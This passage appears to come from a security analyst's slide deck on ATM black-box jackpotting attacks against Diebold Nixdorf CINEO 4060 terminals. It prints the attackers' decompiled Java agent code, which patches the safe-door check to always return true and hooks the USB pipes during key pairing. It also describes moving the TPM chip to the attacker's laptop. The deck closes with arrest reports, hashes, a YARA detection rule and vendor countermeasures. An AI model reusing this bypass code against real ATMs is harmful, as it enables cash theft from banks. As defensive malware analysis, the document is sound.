00000030 00 02 00 00 00 00 00 00 00 00 00 00 01 00 82
00000040 9A DD 87 55 F3 52 43 C9 1C 81 2C 6E 5E 1D 3A 9D
00000050 E9 18 F5 DC 7C 77 F1 23 68 7C DB 74 A4 4D CD 64
00000060 D2 B3 B6 CF 10 FA 02 5F BF E3 3E 57 A1 60 D3 CF
00000070 1B 69 61 51 EE 0A 7F 21 7A 70 ED 12 4D 23 AA 1D
00000080 4A DF 5A 57 A7 D3 B4 F4 CE 89 DB 5B AD 57 6B 8F
00000090 DE 56 29 4B D4 91 46 C6 F4 78 2C 82 8F E8 0C 7F
000000A0 D5 27 3B 87 7C 22 C0 44 7A 5A 3E 83 13 7A 8C C6
000000B0 82 AE B3 EE F9 01 FB F9 91 2A D0 D4 EB FC 75 E8
000000C0 48 E2 C5 2B A5 93 D6 ED 0A 16 53 7C 80 B4 FC 38
000000D0 13 EC A9 D3 DC F4 D5 60 13 F2 CA 18 77 DB 68 D4
000000E0 26 91 73 F8 F7 32 B2 45 39 D3 AD 4F 66 80 99 BE
000000F0 22 92 F1 3D 16 FC BC 9E 97 B6 CF AE F2 14 AB 40
00000100 2E 40 F7 51 F6 01 89 64 AD B3 74 1E 5D BD 44 7F
00000110 D3 3C AD 09 16 8C ED 0C 65 11 EA B2 4F 7B F3 E8
00000120 E3 DB FC 86 17 B0 80 36 47 25 6C 8A E3 F9 7E F8
00000130 19 AD 34 18 6B F3 47 D0 D5 53 C2 44 1C 00 6F D0
00000140 00 01 00 49 3C 9E 7D 95 FC 49 70 D1 57 92 5E 24
00000150 F4 69 E8 5A D7 27 5A B6 31 A7 7A D3 31 B5 49 AF
00000160 36 2B 3C E9 31 87 69 E9 87 67 BE 63 98 86 66 D4
00000170 97 AE D8 D1 0E C4 32 15 5C 76 4D 54 35 6A 2C 5E
00000180 86 7D D9 08 A2 DA 5B B8 71 8C 84 F0 2E 0A F6 12
00000190 FB 0C 50 45 6B 2A 5E 80 3D A5 3A 0F FD 4C 33
000001A0 16 3C 12 D3 EA 39 EA 87 22 3F B4 84 55 5F 5B 0F
000001B0 59 D1 08 8F 90 07 24 79 45 16 AC 49 20 52 78 59
000001C0 EF F5 73 F3 55 78 74 36 5B 3A 34 AD 33 09 02
000001D0 6A 7C 03 7C C2 A4 2A B1 6F 6C E3 9A 25 54 2A 08
000001E0 8A AD 67 22 DD F8 B4 72 0A 87 A6 EC 19 6F B4 38
000001F0 BC 09 B8 B5 27 64 19 47 7E 94 D1 DD 92 E1 C9 36
00000200 AC 49 D1 E5 7A AB 94 69 CA FC AA 0B DB CD C5 22
00000210 D4 84 B9 5A A1 D5 31 0D EE 8E 82 C1 B8 69 CF 2A
00000220 FA CE C5 20 9C B4 70 8A 03 D7 60 39 56 EB 45 D0
00000230 BF D9 F8 C2 7B F8 B7 E4 25 B4 B2 E5 F1 CF 79 C9
00000240 89 15 DB
  
```

Sloppy applied solder joints make it **easy to spot** the migration of the TPM chip to the attacker's notebook.



VS

For comparison, a **TPM chip** on a motherboard **without manipulation**.



T/SOP open vault door check bypass

- To bypass the T/SOP requirement to have the vault door open in order to successfully achieve a key pairing, three original functions get overwritten by MyAgent.jar → `InstrumentSecurityConnection()`, `InstrumentUsbOutPipe()`, `InstrumentUsbInPipe()`

```
if (dottedClassName.endsWith("com.wincornixdorf.jdd.connection.SecurityConnection")) {  
    return this.InstrumentSecurityConnection(dottedClassName, loader);  
}  
  
if (dottedClassName.endsWith("com.wincornixdorf.jdd.usb.connection.UsbInPipe")) {  
    return this.InstrumentUsbInPipe(dottedClassName, loader);  
}  
  
if (dottedClassName.endsWith("com.wincornixdorf.jdd.usb.connection.UsbOutPipe")) {  
    return this.InstrumentUsbOutPipe(dottedClassName, loader);  
}  
}
```



```
private byte[] InstrumentUsbOutPipe(String className, ClassLoader loader) {  
    try {  
        System.out.println(className);  
        ClassPool pool = ClassPool.getDefault();  
        pool.appendClassPath((ClassPath)new LoaderClassPath(loader));  
        CtClass cc = pool.get(className);  
        CtField f = new CtField(CtClass.booleanType, "wasGDS", cc);  
        f.setModifiers(9);  
        cc.addField(f, "false");  
        CtClass[] params = null;  
        CtMethod[] methods = cc.getDeclaredMethods();  
        for (int i = 0; i < methods.length; ++i) {  
            if (!methods[i].getLongName().contains("byte[]") || !methods[i].getLongName().contains(".write")) continue;  
            params = methods[i].getParameterTypes();  
            break;  
        }  
  
        if (null == params) {  
            return null;  
        }  
  
        CtMethod cm = cc.getDeclaredMethod("write", params);  
        MyUtils.AssertProblemMethod(cm);  
        cm.insertBefore("{ String Builder stringBuilder = new String Builder(); for (int i = 0; i < $3; i++) { byte b = $1[i]; if (b >  
        return cc.toBytecode();  
    }  
  
    catch (IOException | CannotCompileException | NotFoundException throwable) {  
        return null;  
    }  
}
```

```
private byte[] InstrumentUsbInPipe(String className, ClassLoader loader) {  
    try {  
        System.out.println(className);  
        ClassPool pool = ClassPool.getDefault();  
        pool.appendClassPath((ClassPath)new LoaderClassPath(loader));  
        CtClass cc = pool.get(className);  
        CtField f = new CtField(CtClass.booleanType, "wasGDS", cc);  
        f.setModifiers(9);  
        cc.addField(f, "false");  
        CtClass[] params = null;  
        CtMethod[] methods = cc.getDeclaredMethods();  
        for (int i = 0; i < methods.length; ++i) {  
            if (!methods[i].getLongName().contains("byte[]") || !methods[i].getLongName().contains(".read")) continue;  
            params = methods[i].getParameterTypes();  
            break;  
        }  
  
        if (null == params) {  
            return null;  
        }  
  
        CtMethod cm = cc.getDeclaredMethod("read", params);  
        MyUtils.AssertProblemMethod(cm);  
        cm.insertAfter("{ if (wasGDS) { $1[$_-4] = 0; wasGDS = false; } }");  
        return cc.toBytecode();  
    }  
  
    catch (IOException | CannotCompileException | NotFoundException throwable) {  
        return null;  
    }  
}
```

```
private byte[] InstrumentSecurityConnection(String className, ClassLoader loader) {  
    try {  
        System.out.println(className);  
        ClassPool pool = ClassPool.getDefault();  
        pool.appendClassPath((ClassPath)new LoaderClassPath(loader));  
        CtClass cc = pool.get(className);  
        CtMethod cm = cc.getDeclaredMethod("isSafeDoorOpen");  
        MyUtils.AssertProblemMethod(cm);  
        cm.setBody("{ return true; }");  
        return cc.toBytecode();  
    }  
  
    catch (IOException | CannotCompileException | NotFoundException throwable) {  
        return null;  
    }  
}
```


T/SOP Cash Out process

- **After** attackers managed a successful **key exchange**, a **newer firmware** (RM3 2632 from 2019) needs to be **installed** in order **to** successfully **cashout**.
- **For the cashout**, the **perpetrators did not use malware**, as usually common, **but rather functions within the T/SOP** that were **designed for cashout testing purposes**.



Known attacks and arrests

- Known **countries where attacks related to this modus operandi occurred** => Germany, Switzerland, Czech Republic, Netherlands, Spain, Austria, France, Slovakia, Slovenia, Poland, Denmark, Italy, Estonia and Latvia
- **In July 2021, a group of perpetrators was arrested:**
 - <https://www.europol.europa.eu/newsroom/news/russian-speaking-hackers-arrested-in-poland-over-atm-jackpotting-attacks>
 - <https://therecord.media/belarusian-nationals-arrested-over-atm-black-box-attacks/>



The screenshot shows the Europol website's newsroom section. The main headline is "RUSSIAN-SPEAKING HACKERS ARRESTED IN POLAND OVER ATM JACKPOTTING ATTACKS". Below the headline, it says "29 July 2021" and "Press Release". There are social media sharing icons for print, email, Facebook, Twitter, and LinkedIn. The text describes the arrest of two individuals in Poland for ATM jackpotting attacks. It mentions that the suspects used a technique called "Black Box" attacks, where they connect electronic devices to a cash machine and remotely force it to dispense cash. The investigation uncovered that these criminals committed dozens of ATM attacks in at least seven European countries, stealing an estimated €230 000 in cash. The criminals were always targeting the same brand and model of ATM. The criminals would gain access to the ATM wires by drilling holes or melting parts of it in order to physically connect the machine to a laptop which was then used to send relay commands that caused the machine to dispense all its cash.

EUROPOL SUPPORT

Belarusian nationals arrested over ATM black-box attacks

Polish police officers have arrested this week two Belarusian nationals for stealing cash from ATMs using a technique known as a black-box attack.

The two men, a 26 and 29-year-old, were detained in a parking lot in the city of Bydgoszcz, in central Poland.

In a BMW x5 car used by the two suspects, police officers found tools and drills used in their attacks, telephones, laptops, and cash stolen from the destroyed ATMs.



IMAGE: BYDGOSZCZ POLICE DEPARTMENT

Indicators of Compromise

Hash	Filename
32f5d89d4431c50f09cff7d9c21eb757537db4b3	MyAgent.jar
159de8d420d409546ed99d6d9244bf6f40598567	TRICK.DLL (Delphi)
e68c3bcd0fdd7439aecf668ad0960b8a1437e841	WMIHOOK.DLL (Delphi)

```
import "pe"
rule ATM_CINEO4060_Blackbox {
  meta:
    description = "Detects Malware samples for Diebold Nixdorf CINEO 4060 ATMs used in blackboxing attacks across Europe since May 2021"
    author = "Frank Boldewin (@r3c0nst)"
    date = "2021-05-25"
  strings:
    $MyAgent1 = "javaagentsdemo/ClassListingTransformer.class" ascii fullword
    $MyAgent2 = "javaagentsdemo/MyUtils.class" ascii fullword
    $MyAgent3 = "javaagentsdemo/SimplestAgent.class" ascii fullword
    $Hook = "### [HookAPI]: Switching context!" fullword ascii
    $Delphi = "Borland\\Delphi\\RTL" fullword ascii
    $WMIHOOK1 = "TPM_SK.DLL" fullword ascii
    $WMIHOOK2 = "GetPCData" fullword ascii
    $WMIHOOK3 = {60 9C A3 E4 2B 41 00 E8 ?? ?? ?? 9D 61 B8 02 00 00 00 C3} //Hook function
    $TRICK1 = "USERAUTH.DLL" fullword ascii
    $TRICK2 = "GetAllSticksByID" fullword ascii
    $TRICK3 = {6A 06 8B 45 FC 8B 00 B1 4F BA 1C 00 00 00} //Hook function
  condition:
    (uint16(0) == 0x4b50 and filesize < 50KB and all of ($MyAgent*)) or
    (uint16(0) == 0x5A4D and (pe.characteristics & pe.DLL) and $Hook and $Delphi and all of ($WMIHOOK*)) or
    all of ($TRICK*)
}
```


Recommendations and countermeasures

- In a **security information** at the **end of April 2021**, Diebold Nixdorf informed about a **potential blackboxing attack vector on RM3 and CMD-V5 dispensers**.
- Interestingly, the **first attacks on CINEO 4060 ATM with RM3 dispensers were launched only a short time after publication**.
- It can be **assumed** that **perpetrators read this alert and reacted to it immediately** because they were **aware** that the **recommendations by Diebold Nixdorf would also render their attack obsolete**.
 - DN Security Alert related to this excellent PTSecurity research → <https://hardware.io/netherlands-2021/presentation/Blackboxing-Diebold-Nixdorf-ATMs.pdf>
- **Shortly after the first attacks became public, Diebold Nixdorf warned in an Active Security Alert now to implement the recommended measures as quickly as possible.**
- **Especially the firmware fusing protects from downgrading to an older version and makes this attack obsolete.**

Suggested measures by Diebold Nixdorf

- For all CINEO terminals with CMD-V5 dispenser or RM3 recycler, verify the implementation of the following:
 - ProBase/C 1.4/10
 - ProBase/C 1.4/xx with HotInfo 4564
 - ProBase/C 1.3/xx with HotInfo 4563
 - Enable firmware fuse (SECURITY_LEVEL=ENHANCED)
 - Enable physical authentication for TDC (HWAUTHMODE_BKE=EXTENDED)



021-12/0003 – Update on improvements against Jackpotting

20210428/CB/01

April 28, 2021

Summary

Diebold Nixdorf constantly reviews its current and upcoming product and software portfolio for potential security improvements as well as threat developments in the global attack landscape. We also share intelligence about current attacks, security trends and countermeasures with our customers and industry partners. In addition, Diebold Nixdorf readily cooperates with independent security researchers to utilize all available sources for potential improvements.

As part of the company's standard maintenance activities and after consulting with an independent security research firm, Diebold Nixdorf released an update for the cash devices within its CINEO terminals. This update improves measures to prevent substitution using a rogue firmware version and to prevent downgrading to older firmwares. To date, Diebold Nixdorf is not aware of any incidents or implementations utilizing the described attack vector against these cash devices.

Updated software versions have been available for customers with the release of ProBase 1.4/10 as part of the company's standard maintenance plan to proactively increase the security of the installed base since early 2020. Diebold Nixdorf is publishing this information as part of its responsible disclosure policy.

Description of potential Modus Operandi

In general, jackpotting refers to a category of attacks that attempt to illegitimately dispense cash from an ATM. The black box variant of jackpotting does not utilize the computer of the ATM to dispense money from the system. Instead, the fraudster connects his own device, the "black box", to the dispenser and targets the communication to the cash handling device directly.

Downgrading to an older firmware version can be one step of a Black Box attack and has been observed for other cash devices. Therefore, protection against downgrade or substitution using a rogue firmware version is an important layer of defense against these types of attacks.

Details about this Modus Operandi can be found within the recent version of the FACT SHEET Jackpotting. This describes the different procedures of Malware and BlackBox based Jackpotting as well as available countermeasures and important configuration settings.



021-20/0001 – Jackpotting with Black Box in Europe

20210521/LN/01

May 21, 2021

Summary

This alert is an update to the Security Information "021-12/0003 – Update on improvements against Jackpotting" published dated April 28th, 2021.

In that security notice, Diebold Nixdorf informed about a potential attack scenario reported by an independent security research firm. To that date, Diebold Nixdorf was not aware of any incidents or implementations utilizing the described attack vector against the mentioned cash devices.

Recently we were made aware of new black box attacks targeting the RM3 recycling modules of CINEO CS4060 and CS4080 terminals in Italy, Germany, and Czech Republic. These attacks were partially successful. At this point in time, we are actively analyzing data provided from the impacted ATMs to determine the potential attack vector. While our investigation is ongoing, current findings suggest a similarity to the attack method outlined in the Security Information released on April 28, 2021.

Therefore, Diebold Nixdorf reaffirms the recommendation to deploy the software packages enhancing the protection against black box attacks for all RM3 and CMD-V5 based terminals. It is highly recommended to deploy these packages in a timely manner following processes for security related updates in case this has not already happened.

In addition, Diebold Nixdorf reiterates the standard recommendations for countermeasures against logical attacks. We recommend customers immediately verify whether countermeasures are operational in their respective ATM fleet.

Where applicable, this should also include checking irregular event alerts generated by the monitoring system to interrupt such attacks. In the recent incident, enhanced monitoring has helped to interrupt fraudsters during the attacks.

Description of Attack


In general, jackpotting refers to a category of attacks that attempt to illegitimately dispense cash from an ATM. The black box variant of jackpotting does not utilize the computer of the ATM to dispense money from the system. Instead, the fraudster connects his own device, the "black box", to the dispenser and targets the communication to the cash handling device directly.

In the recent incidents, attackers focused on lobby systems and gained physical access to the head compartment by breaking the display of CINEO terminals. Next, the USB cable between to the RM3 recycling module was unplugged and connected to the attacker's black box to prepare the attack against the Cash Module.

For details on the different jackpotting variants and recommendations on countermeasures for our cash devices, please reference the fact sheet about jackpotting (20210428 FACT SHEET Jackpotting).

Conclusion

- This **case** impressively **illustrates** the **intensity** with which **perpetrators attempt to crack even well-protected devices**.
- Especially the **reverse engineering** and **research work** performed to gain all these deep insights into Diebold Nixdorf's platform software **is remarkable**.
- However, it also **shows** that the **effort and time required** by the perpetrators **for a successful attack** is becoming **increasingly** complex. Additionally it **raises** the **risk for money mules getting busted** when the **dwell time in the bank's foyer grows**.
- If **modern devices** are used and **manufacturers' security recommendations** are **implemented consistently**, the perpetrators' **success rate decreases significantly**.



Stay secure!